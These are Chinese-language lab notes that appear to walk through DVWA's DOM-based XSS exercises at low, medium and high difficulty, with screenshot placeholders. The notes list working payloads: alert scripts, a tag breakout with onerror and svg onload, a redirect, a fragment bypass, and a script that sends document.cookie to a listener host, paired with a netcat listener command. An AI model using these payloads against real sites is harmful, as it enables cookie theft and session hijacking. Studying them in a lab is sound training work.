
**DOM型xss**

**文本对象模型xss**

**可存储型 可反射型**

**只决定于输出地点**


**初级**




代码



<script>alert('xss')</script>









获取.cookie值

先监听


┌──(root💀kali)-[~/桌面]

└─# nc -vnlp 80




在执行

<script>var img=document.createElement('img');img.src='http://192.168.40.143/log?'+escape(document.cookie);</script>




最后查看.cookie值



重定向


<script>window.location="http://www.baidu.com"</script>



回车



中级




代码




</option></select><img src='' onerror=alert('xss')>







cookie值

</option></select><svg/onload=alert(document.cookie)>





高级



代码



在English后面加# （下面格式）

English#<script>alert('xss')</script>

